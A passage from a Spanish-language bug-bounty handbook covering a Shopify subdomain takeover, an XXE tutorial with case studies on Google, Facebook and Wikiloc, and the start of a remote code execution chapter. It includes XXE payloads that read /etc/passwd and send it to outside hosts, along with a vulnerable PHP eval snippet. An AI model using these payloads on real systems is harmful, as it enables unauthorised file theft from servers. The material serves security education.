En julio de 2016, Shopify da a conocer un error en su configuración DNS que había dejado el sub dominio windsor.shopify.com redirigido a otro dominio, **aislingofwindsor.com** el cual ya no poseían. Al leer el informe y conversando con quien lo reportó, @zseano, hay algunas cosas que hacen que este hallazgo sea interesante y notable.

En primer lugar, @zseano, o Sean, se topó con la vulnerabilidad mientras él estaba escaneando para otro cliente con el cual estaba trabajando. Lo que le llamó la atención fue el hecho de que los sub dominios eran *.shopify.com. Si estás familiarizado con la plataforma, las tiendas registradas siguen el patrón del sub dominio *.myshopify.com. Esto debería ser un banderín rojo de alerta en las áreas adicionales para probar las vulnerabilidades. Kudos (felicitaciones) a Sean por la observación minuciosa. Sin embargo, sobre esa nota, el alcance del programa de recompensas de Shopify limita explícitamente su programa a tiendas de Shopify, su administración y API, al software utilizado dentro de la aplicación Shopify y sub dominios específicos. Esto significa que, si el dominio no aparece listado explícitamente, no está dentro del alcance, por lo que podría decirse que, aquí, que no necesitaban recompensar a Sean.

En segundo lugar, la herramienta que utilizó Sean, **crt.sh** es impresionante. Esta tomará un nombre de dominio, nombre de la organización, huellas digitales del certificado SSL (más si se ha utilizado la búsqueda avanzada) y devolverá sub dominios asociados con los certificados de la consulta de búsqueda. Esto se hace mediante el monitoreo de los registros de Certificado de Transparencia. Si bien este tema está más allá del alcance de este libro, en pocas palabras, estos registros verifican que los certificados son válidos. Al hacerlo, ellos muestran también una cantidad enorme de potenciales servidores y sistemas internos que deberían estar ocultos, los cuales deben ser explorados si el programa de recompensas en el que estás hackeando incluye todos los sub dominios (algunos no lo hacen!).

En tercer lugar, después de encontrar la lista, Sean comenzó a probar los sitios uno por uno. Este es un paso que puede ser automatizado, pero recuerda, que él estaba trabajando en otro programa, pero le siguió la pista. Así, después de probar windsor.shopify.com descubrió que estaba devolviendo una página de error de dominio caducado. Naturalmente, él compró el dominio, **aislingofwindsor.com**, por lo que ahora Shopify estaba apuntando a su sitio. Esto le podría haber permitido abusar de la confianza que una víctima le tendría a Shopify ya que parece ser un dominio Shopify.

[47] https://hackerone.com/reports/150374

Concluyó el hack informando de la vulnerabilidad a Shopify.

Recomendaciones

Como se ha descrito, hay múltiples recomendaciones aquí. En primer lugar, comenzar a usar **crt.sh** para descubrir sub dominios. Parece ser una mina de oro de objetivos adicionales dentro de un programa. En segundo lugar, la toma de control de sub dominios no se limita sólo a servicios externos como S3, Heroku, etc. Aquí, Sean dio el paso extra al registrar el dominio caducado al cual Shopify estaba apuntando. Si él hubiera tenido malas intenciones, podría haber copiado la página de inicio de sesión de Shopify en su dominio y hubiera comenzado a recolectar credenciales de usuario.

Resumen

Las tomas de control de dominio realmente no son tan difíciles de realizar cuando un sitio ya ha creado una entrada DNS que está sin utilizar y que apunta a un proveedor de servicios externo o a un dominio no registrado. Hay una variedad de maneras de descubrirlos, incluyendo el uso de KnockPy, Google Dorks (sitio: *.hackerone.com), Recon-ng, crt.sh, etc. El uso de todos estos elementos están incluidos en el capítulo de Herramientas de este libro.

Además, como fue el caso en el ejemplo del Token de Acceso de Facebook, cuando estás considerando este tipo de vulnerabilidad, amplía tu alcance y piensa que existen configuraciones obsoletas en un objetivo el cual puede estar desactualizado. Por ejemplo, el redirect_uri a una aplicación de Facebook que está pre-aprobada.

Entidades Externas de XML

Descripción

Una vulnerabilidad Entidad Externa de XML (XXE) implica explotar la manera cómo una aplicación analiza la entrada XML, más específicamente, explotar como la aplicación procesa la inclusión de entidades externas incluidas en la entrada. Para tener entendimiento pleno de cómo se explota y todo su potencial, creo que es mejor para nosotros entender primero lo que son el lenguaje de marcado extensible (XML) y las entidades externas.

Un metalenguaje es un lenguaje utilizado para describir otros lenguajes, y eso es lo que XML es. Se desarrolló después de HTML en parte, como respuesta a las deficiencias de HTML, que se utiliza para definir la **visualización** de datos, centrándose en cómo se debe mirar. En contraste, XML se usa para definir cómo los datos deben estar **estructurados**.

Por ejemplo, en HTML, usted tiene etiquetas como `<title>`, `<h1>`, `<table>`, `<p>`, etc. todos los cuales son utilizados para definir cómo el contenido se va a mostrar. La etiqueta `<title>` se utiliza para definir el título de una página (impactante!), las etiquetas `<h1>` se refieren a la definición de cabeceras, la etiqueta `<table>` presenta datos en filas y columnas y la etiqueta `<p>` presenta los datos como texto simple. Por el contrario, XML no tiene etiquetas predefinidas. En su lugar, la persona que crea el documento XML define sus propias etiquetas para describir el contenido que debe ser presentado. He aquí un ejemplo:

```
<?xml version="1.0" encoding="UTF-8"?>
<jobs>
  <job>
    <title>Hacker</title>
    <compensation>1000000</compensation>
    <responsibility optional="1">Shot the web</responsibility>
  </job>
</jobs>
```

Al leer esto, probablemente puedes adivinar el propósito del documento XML (presentar un listado de trabajo, pero no tienes idea de cómo se verá si se presenta en una página web). La primera línea del documento XML es un encabezado de declaración que confirme la versión de XML a utilizar y el tipo de codificación. *Al momento de escribir esto, hay dos versiones de XML, 1.0 y 1.1. Detallar las diferencias entre la versión 1.0 y 1.1. está más allá del alcance de este libro. Eso no debería causar ningún impacto en tu hacking.*

Después de la cabecera inicial, la etiqueta `<jobs>` que se incluye y rodea todas los demás etiquetas `<job>`, la cual incluye las etiquetas `<title>`, `<compensation>` y `<responsability>`. Ahora, mientras que con HTML, algunas etiquetas no requieren etiquetas de cierre (por ejemplo, `<br>`), todas las etiquetas XML requieren una etiqueta de cierre. Una vez más, basándose en el ejemplo anterior, `<jobs>` es una etiqueta de inicio y `</jobs>` sería la etiqueta de cierre correspondiente. Además, cada etiqueta tiene un nombre y puede tener un atributo. Usando la etiqueta `<job>`, el nombre de la etiqueta es **job**, pero no tiene atributos. Por el contrario, la etiqueta `<responsability>` tiene el nombre **responsability** con un atributo **optional** compuesto por el nombre del atributo **optional** y el valor del atributo es **1**.

Dado que cualquiera puede definir cualquier etiqueta, la pregunta obvia entonces es, ¿cómo alguien sabe cómo analizar y utilizar un documento XML si las etiquetas pueden ser cualquier cosa? Bueno, un documento válido de XML es válido porque sigue las reglas generales de XML (no tengo necesidad de mencionarlas todas, pero que tienen una etiqueta de cierre es un ejemplo que ya he mencionado anteriormente) y porque coincide con su definición de tipo de documento (DTD). La DTD es la razón completa por la que nos estamos sumergiendo en esto, ya que es una de las cosas que, como hackers, nos permitirá explotar la vulnerabilidad.

Una DTD de XML es como un documento de definición de las etiquetas que se van a utilizar y es desarrollado por el diseñador XML, o el autor. Con el ejemplo anterior, yo podría ser el diseñador debido a que he definido el documento jobs en XML. Una DTD definirá cuales etiquetas existen, qué atributos pueden tener y qué elementos pueden encontrarse en otros elementos, etc. Mientras tú y yo podamos crear nuestros propios DTD, algunos ya han sido formalizados y se utilizan ampliamente incluyendo los archivos de Sindicación Realmente Simple (RSS), los recursos de datos generales (RDF), los de información del cuidado de la salud (HL7 SGML/XML), etc.

Esto es cómo se vería un archivo DTD para mi XML anterior:

```
<!ELEMENT Jobs (Job)*>
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
```

Al mirar esto, es probable que puedas adivinar lo que significa la mayor parte. Nuestra etiqueta `<jobs>` es en realidad un !ELEMENT de XML y puede contener al elemento Job. Un Job es un !ELEMENT que puede contener un Title, Compensation y un Responsability, los cuales son también !ELEMENTs y sólo pueden contener datos de caracteres, denotado por `(#PCDATA)`. Por último, el !ELEMENT Responsability tiene un atributo posible opcional (!ATTLIST) cuyo valor predeterminado es 0.

No es demasiado difícil ¿verdad? Además de las DTD, todavía hay dos etiquetas importantes que no hemos discutido, las etiquetas **!DOCTYPE** y **!ENTITY**. Hasta este punto, he insinuado que las DTD son archivos externos a nuestro XML. Recuerda el primer ejemplo anterior, el documento XML no

incluía las definiciones de las etiquetas, lo cual es llevado a cabo por nuestro DTD en el segundo ejemplo. Sin embargo, es posible incluir el DTD dentro del propio documento XML y para ello, la primera línea del XML debe ser un elemento **<!DOCTYPE>**. Combinando nuestros dos ejemplos anteriores, podríamos obtener un documento que se parezca a esto:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsiblity)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
]>
<jobs>
  <job>
    <title>Hacker</title>
    <compensation>1000000</compensation>
    <responsibility optional="1">Shot the web</responsibility>
  </job>
</jobs>
```

Aquí, tenemos lo que se conoce como una **Declaración de DTD interna**. Ten en cuenta que todavía comenzamos con una cabecera de declaración indicando nuestro documento XML se ajusta a la versión 1.0 con codificación UTF-8, pero inmediatamente después, definimos nuestro DOCTYPE para el XML que sigue. El uso de una DTD externa sería similar, excepto que el !DOCTYPE se vería como `<!DOCTYPE note SYSTEM "jobs.dtd">`. El analizador XML podría analizar el contenido del archivo **jobs.dtd** cuando revise el archivo XML. Esto es importante porque la etiqueta !ENTITY es tratada de forma similar y proporciona el punto crucial para nuestro exploit.

Una entidad XML es como un marcador de posición para obtener información. Usando nuestro ejemplo anterior, una vez más, si queremos que cada job incluya un enlace a nuestro sitio web, sería tedioso para nosotros escribir la dirección cada vez, sobre todo si nuestra URL podría cambiar. En lugar de eso, podemos utilizar una !ENTITY y tener al analizador para recuperar el contenido al momento de analizar e insertar el valor en el documento. Espero que veas hacia dónde voy con esto.

De manera similar a un archivo DTD externo, vamos a actualizar nuestro archivo XML para incluir esta idea:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE Jobs [
<!ELEMENT Job (Title, Compensation, Responsiblity, Website)>
<!ELEMENT Title (#PCDATA)>
<!ELEMENT Compenstaion (#PCDATA)>
<!ELEMENT Responsibility(#PCDATA)>
<!ATTLIST Responsibility optional CDATA "0">
<!ELEMENT Website ANY>
<!ENTITY url SYSTEM "website.txt">
]>
<jobs>
  <job>
    <title>Hacker</title>
    <compensation>1000000</compensation>
    <responsibility optional="1">Shot the web</responsibility>
    <website>&url;</website>
  </job>
</jobs>
```

Aquí, te darás cuenta que tomé la delantera y añadí un !ELEMENT llamado Website, pero en lugar de (#PCDATA), he añadido ANY. Esto significa que la etiqueta Website puede contener cualquier combinación de datos analizables. También he definido un !ENTITY con un atributo SYSTEM que le diga al analizador que obtenga los contenidos del archivo website.txt. Las cosas deberían estar aclarándose más ahora.

Poniendo todo esto junto, ¿qué crees que pasaría si en lugar de “website.txt”, hubiera incluido “/etc/passwd”? Como habrás adivinado, nuestro XML podría haber analizado el contenido de /etc/passwd que es un archivo sensible del servidor, el cual se incluiría en nuestro contenido. Pero somos los autores del XML, así que por qué haríamos eso?

Pues bien, un ataque XXE se hace posible cuando una aplicación víctima puede ser objeto de abuso al incluir estas entidades externas en su análisis XML. En otras palabras, la aplicación tiene algunas expectativas XML, pero no está validando lo que está recibiendo y de esta manera, simplemente analiza lo que obtiene. Por ejemplo, digamos que yo estaba corriendo una bolsa de trabajo y te permití que registres y subas puestos de trabajo a través de XML. Al desarrollar mi aplicación, podría hacer mi archivo DTD disponible para ti y asumir que enviarás un archivo que coincida con los requisitos. Al no reconocer el peligro de esto, decido analizar inocentemente lo que recibo sin ningún tipo de validación. Pero tú, siendo un hacker, decides enviar esto:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >
  ]
>
<foo>&xxe;</foo>
```

Como sabes, mi analizador recibiría esto y reconocerá una DTD interna que define un Tipo de Documento "foo" diciendo que foo puede incluir datos analizables y que hay un !ENTITY xxe que debería leer mi archivo /etc/passwd (el uso de file:// se utiliza para denotar una ruta de archivo URI completa al archivo /etc/passwd), al analizar el documento y reemplace los elementos &xxe; con los contenidos de los archivos. A continuación, finalizas con el XML válido que define una etiqueta `<foo>`, la cual imprime la información de mi Servidor. Y por eso amigos, es que XXE es tan peligroso.

Pero espera, aún hay más. ¿Qué pasa si la aplicación no imprimió una respuesta, sólo se analiza su contenido. Utilizando el ejemplo anterior, los contenidos podrían ser analizados pero nunca volvieron a nosotros. Bueno, ¿y si en lugar de incluir un archivo local, se decidió que quería ponerse en contacto con un Servidor malicioso de este modo:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY % xxe SYSTEM "file:///etc/passwd" >
  <!ENTITY callhome SYSTEM "www.malicious.com/?%xxe;">
  ]
>
<foo>&callhome;</foo>
```

Antes de explicar esto, es posible que hayas captado el uso de % en lugar de & en la llamada a la URL, %xxe;. Esto es porque el % se utiliza cuando la entidad ha de ser evaluada dentro de la misma definición DTD y el & cuando la entidad se evalúa en el documento XML. Ahora, cuando se analiza el documento XML, la llamada a !ENTITY leerá el contenido del archivo /etc/passwd y hará una llamada remota a www.malicous.com enviando el contenido del archivo como un parámetro de URL. Puesto que controlamos ese servidor, podemos comprobar nuestros registros y, efectivamente, tienen el contenido de /etc/passwd. Lo que significa Fin del Juego para la aplicación web.

Entonces, ¿cómo los sitios se protegen así mismos en contra de las vulnerabilidades XXE? Imposibilitando el análisis de entidades externas.

Enlaces

Revisa Procesamiento de entidades externas XML (XXE) de la OWASP[48]

Hoja de trucos XXE Silent Robots - Hoja de trucos de Entidad XML[49]

Ejemplos

1. Leer El acceso a Google

Dificultad: Media

URL: google.com/gadgets/directory?synd=toolbar

Enlace del informe: Detectify Blog[50]

Fecha del informe: Abril de 2014

Recompensa recibida: $10,000

Descripción:


Sabiendo lo que sabemos acerca de XML y entidades externas, esta vulnerabilidad es en realidad bastante sencilla. La Galería de botones de la Barra de herramientas de Google permite a los desarrolladores definir sus propios botones mediante la subida de archivos XML que contienen metadatos específicos.

Sin embargo, según el equipo de Detectify, mediante la subida de un archivo XML con un !ENTITY haciendo referencia a un archivo externo, Google analizaba el archivo y procedió a mostrar los contenidos. Como resultado, el equipo utilizó la vulnerabilidad XXE para mostrar el contenido del archivo /etc/passwd de los Servidores. Fin del Juego.

[48] https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing

[49] http://www.silentrobots.com/blog/2014/09/02/xe-cheatsheet

[50] https://blog.detectify.com/2014/04/11/how-we-got-read-access-on-googles-production-servers



Detectify - Captura de pantalla de los archivos internos de Google

Recomendaciones

Incluso los muchachos grandes pueden ser vulnerables. Aunque este informe es de casi 2 años de antiguedad, todavía es un gran ejemplo de cómo las grandes empresas pueden cometer errores. El XML necesario para tirar de esto puede ser fácilmente subido a sitios que están utilizando analizadores XML. Sin embargo, a veces el sitio no emite una respuesta por lo que necesitarás probar otras entradas proveniente de la hoja de trucos OWASP citada anteriormente.

2. XXE en Facebook con Word

Dificultad: Difícil

URL: facebook.com/careers

Enlace del informe: Attack Secure[51]

Fecha del informe: Abril de 2014

Recompensa recibida: $6,300

[51] http://www.attack-secure.com/blog/hacked-facebook-word-document

Descripción:

Este XXE es un poco diferente y más difícil que el primer ejemplo ya que implica llamadas remotas a un Servidor como hemos comentado en la descripción.

A finales de 2013, Facebook había parcheado una vulnerabilidad XXE que potencialmente habría sido escalado a una vulnerabilidad de ejecución remota de código, ya que el contenido del archivo /etc/passwd era accesible. La paga fue de aproximadamente $30,000.

Como resultado, cuando Mohamed se desafió a sí mismo para hackear Facebook en abril de 2014, él no creía que XXE fuese una posibilidad hasta que encontró una página de carreras la que permitía a los usuarios subir archivos .docx que pueden incluir XML. Para aquellos que desconocen, el tipo de archivo .docx es sólo un archivo para los archivos XML. Así, según Mohamed, creó un archivo .docx y lo abrió con 7zip para extraer el contenido e insertar la siguiente carga códigos en uno de los archivos XML:

```
<!DOCTYPE root [
<!ENTITY % file SYSTEM "file:///etc/passwd">
<!ENTITY % dtd SYSTEM "http://197.37.102.90/ext.dtd">
%dtd;
%send;
]]>
```

Como lo reconocerás, cuando es analizado, si la víctima tiene habilitadas las entidades externas, el analizador XML llamará al host remoto. Observa el uso del % en la definición !ENTITY y por debajo? Esto es porque aquellos marcadores de posición se utilizan dentro del DTD a sí mismos. Después de recibir la llamada de solicitud, el servidor remoto podría enviar un archivo DTD que parecía:

```
<!ENTITY send SYSTEM 'http://197.37.102.90/?%26file;'>"
```


Por lo tanto, regresando a la carga de códigos en el archivo:

1. El analizador sustituiría a la %dtd; con una llamada para obtener un archivo DTD remoto
2. El analizador reemplazaría a %send; con una llamada remota al Servidor nuevamente, pero %file; sería reemplazado por el contenido del archivo file:///etc/passwd

Así, Mohamed inició un servidor local usando Python y SimpleHTTPServer y esperó ... y luego recibió:

Attack Secure - Captura de llamadas remotas de Facebook

Después de haber informado, Facebook envía una respuesta rechazando el informe de la falla alegando que no podían reproducirlo y solicitaron un video de la prueba de concepto. Después de intercambiar mensajes, Facebook mencionó que un reclutador probablemente abrió el archivo que presentó en la solicitud arbitraria. El equipo de Facebook hizo un poco más de excavaciones y al final él recibió una recompensa, recibiendo un correo electrónico explicando que el impacto de este XXE fue menos severo que el inicial en 2013, pero sigue siendo una hazaña válida. Este es el mensaje:



We sent you a message. Aug 18, 2014 8:27pm

Hi Mohamed,

Here is the full payout information:

After reviewing the bug details you have provided, our security team has determined that you are eligible to receive a payout of $6300 USD.

In order to process your bounty we will need you to provide some information:

- Your full name
- Your country of residence
- Your email address

This information is necessary in order for our payment fulfillment partner to process your bounty. Once processed you will receive an email from bugbountypayments.com with instructions for claiming your bounty.

If you have any questions please do not hesitate to contact us and thank you for all you are doing to help keep Facebook secure!

Thanks,

Emrakul
Security
Facebook

Facebook respuesta oficial

Recomendaciones

Hay un par de recomendaciones aquí. Los archivos XML vienen en diferentes formas y tamaños - mantente alerta a los sitios que aceptan .docx, .xlsx, .pptx, etc. Como he mencionado anteriormente, a veces no recibirás la respuesta XXE de inmediato - este ejemplo muestra cómo puedes configurar un servidor para ser notificado, lo cual demuestra la falla de XXE.

Adicionalmente, como en otros ejemplos, a veces los informes son rechazados inicialmente. Es importante tener confianza y aferrarse a ella al momento de estar trabajando con la empresa a la que estás informando, respetando su decisión a la vez que se explica por qué algo podría ser una vulnerabilidad.

3. XXE en Wikiloc

Dificultad: Difícil

URL: wikiloc.com

Enlace del Informe: Blog de David Sopas[52]

Fecha del informe: Octubre de 2015

Recompensa recibida: Camisa / Sudadera con capucha

Descripción:

De acuerdo con su sitio, Wikiloc es un lugar para descubrir y compartir las mejores rutas al aire libre para practicar la caminata, ciclismo y muchas otras actividades. Curiosamente, también permiten a los usuarios subir sus propias rutas a través de archivos XML, lo que resulta ser muy atractivo para hackers ciclistas como David Sopas.

Basándose en su informe, David se registró en Wikiloc y se dio cuenta de la subida de archivos XML, por lo que decidió probar una vulnerabilidad XXE. Para empezar, descargó un archivo del sitio para determinar su estructura XML, y en este caso, un archivo .gpx e inyecta **<!DOCTYPE foo [<!ENTITY xxe SYSTEM “http://www.davidsopas.com/XXE” >]>;

Luego llamó a la entidad desde dentro del nombre de la pista en el archivo .gpx en la línea 13:

```
1  <!DOCTYPE foo [<!ENTITY xxe SYSTEM "http://www.davidsopas.com/XXE" > ]>
2  <gpx
3   version="1.0"
4   creator="GPSBabel - http://www.gpsbabel.org"
5   xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
6   xmlns="http://www.topografix.com/GPX/1/0"
7   xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com\
8  /GPX/1/1/gpx.xsd">
9  <time>2015-10-29T12:53:09Z</time>
10 <bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon\
11 ="-8.037170000"/>
12 <trk>
13  <name>&xxe;</name>
14 <trkseg>
15 <trkpt lat="40.737758000" lon="-8.093361000">
16  <ele>178.000000</ele>
17  <time>2009-01-10T14:18:10Z</time>
18 (...)
```

Esto dio lugar a una solicitud GET HTTP a su servidor, **GET 144.76.194.66 /XXE/ 10/29/15 1:02PM Java/1.7.0_51**. Esto es notable por dos razones, en primer lugar, mediante el uso de una simple prueba de concepto call, David fue capaz de confirmar que el servidor estaba evaluando su XML inyectado y el servidor podría realizar llamadas externas. En segundo lugar, David usó el documento XML existente, de modo que su contenido se ajustara a la estructura que el sitio estaba esperando.

[52] www.davidsopas.com/wikiloc-xxe-vulnerability

Mientras que él no habla de ella, la necesidad de llamar a su servidor no hubiera sido necesaria si hubiera podido leer el archivo /etc/passwd y mostrar el contenido en el elemento <name>.

Después de confirmar que Wikiloc haría solicitudes HTTP externas, la única pregunta era si podía leer archivos locales. Por lo tanto, él modificó su XML inyectado para hacer que Wikiloc le envíe sus contenido del archivo /etc/passwd:

```
<!DOCTYPE roottag [
 <!ENTITY % file SYSTEM "file:///etc/issue">
 <!ENTITY % dtd SYSTEM "http://www.davidsopas.com/poc/xxe.dtd">
%dtd;]>
<gpx
 version="1.0"
 creator="GPSBabel - http://www.gpsbabel.org"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
 xmlns="http://www.topografix.com/GPX/1/0"
 xsi:schemaLocation="http://www.topografix.com/GPX/1/1 http://www.topografix.com\
/GPX/1/1/gpx.xsd">
<time>2015-10-29T12:53:09Z</time>
<bounds minlat="40.734267000" minlon="-8.265529000" maxlat="40.881475000" maxlon\
="-8.037170000"/>
<trk>
 <name>&send;</name>
(...)
```

Esto debería resultarte familiar. Aquí utilizó dos entidades que han de ser evaluados en el DTD, por lo que se definen mediante el uso de %. La referencia a &send; en la etiqueta <name> en realidad se define por el archivo xxe.dtd enviado de nuevo que él sirve de regreso a Wikiloc. Aquí está ese archivo:

```
<?xml version="1.0" encoding="UTF-8"?>
<!ENTITY % all "<!ENTITY send SYSTEM 'http://www.davidsopas.com/XXE?%file;'>">
%all;
```

Ten en cuenta que %all; define el !ENTITY send el cual sólamente lo notificamos en la etiqueta <name>. Así es como se mira el proceso de evaluación:

1. Wikiloc analiza el XML y evalúa %dtd; como una llamada externa al servidor de David
2. El servidor de David devuelve el archivo xxe.dtd a Wikiloc
3. Wikiloc analiza el archivo DTD el cual desencadena la llamada a %all
4. Cuando se evalúa %all, este define a &send; que incluye una llamada a la entidad %file
5. %file; es sustituido en el valor de URL con los contenido del archivo /etc/passwd

6. Wikiloc analiza el documento XML encontrando la entidad &send; la cual evalúa la llamada remota al Servidor de David con el contenido de /etc/passwd como un parámetro en la URL

En sus propias palabras, Fin del Juego.

Recomendaciones

Como se ha mencionado, este es un gran ejemplo de cómo se pueden utilizar plantillas XML de un sitio para incrustar tus propias entidades XML para que el archivo sea analizado adecuadamente por el objetivo. En este caso, Wikiloc se esperaba un archivo .gpx y David mantuvo esa estructura, insertando sus propias entidades XML dentro de las etiquetas que se espera, específicamente la etiqueta <name>. Además, es interesante ver cómo servir de regreso un archivo dtd malicioso el cual puede ser manejado para tener subsecuentemente un objetivo haciendo solicitudes GET a tu servidor con el contenido del archivo como parámetros de una URL.

Resumen

XXE representa un vector de ataque interesante, con un gran potencial. Hay algunas formas en que se puede lograr, como ya lo hemos visto, el cual incluye tomar una aplicación vulnerable para que imprima su archivo /etc/passwd, llamando a un servidor remoto con el archivo /etc/passwd y llamando un archivo DTD remoto el que indica al analizador devolver la llamada al Servidor con el archivo /etc/passwd.

Como hacker, manten un ojo atento a la carga de archivos, especialmente las que tienen algún tipo de formulario de XML, los cuales deberían siempre ser probados en busca de vulnerabilidades XXE.

Ejecución remota de código

Descripción

La ejecución remota de código se refiere a la inyección del código que es interpretado y ejecutado por una aplicación vulnerable. Esto es causado típicamente por un usuario que envía una entrada de datos cuya información es utilizada por la aplicación sin ningún tipo de desinfección (sanitización) o validación.

Esto podría ser parecido a lo siguiente:

```
1 $var = $_GET['page'];
2 eval($var);
```

Aquí, una aplicación vulnerable podría utilizar la url **index.php?page=1** Sin embargo, si un usuario ingresa **index.php?page=1;phpinfo()** la aplicación ejecutaría la función phpinfo() y devolver su contenido.

Del mismo modo, la ejecución remota de código se utiliza a veces para referirse a la Inyección de Comandos, lo cual la OWASP lo diferencia. Con la Inyección de Comandos, según la OWASP, una aplicación vulnerable ejecuta comandos arbitrarios en el sistema operativo anfitrión. De nuevo, esto se hace posible por no desinfectar adecuadamente o por no validar la entrada de información del usuario, lo que da lugar a que la entrada del usuario sea pasada a los comandos del sistema operativo.

En PHP, por ejemplo, podría verse como la entrada del usuario se pasa a la función **system()**.

Ejemplos

1. Polyvore de ImageMagick

Dificultad: Alta

URL: Polyvore.com (Adquisición de Yahoo)

Enlace del informe: http://nahamsec.com/exploiting-imagemagick-on-yahoo/[53]

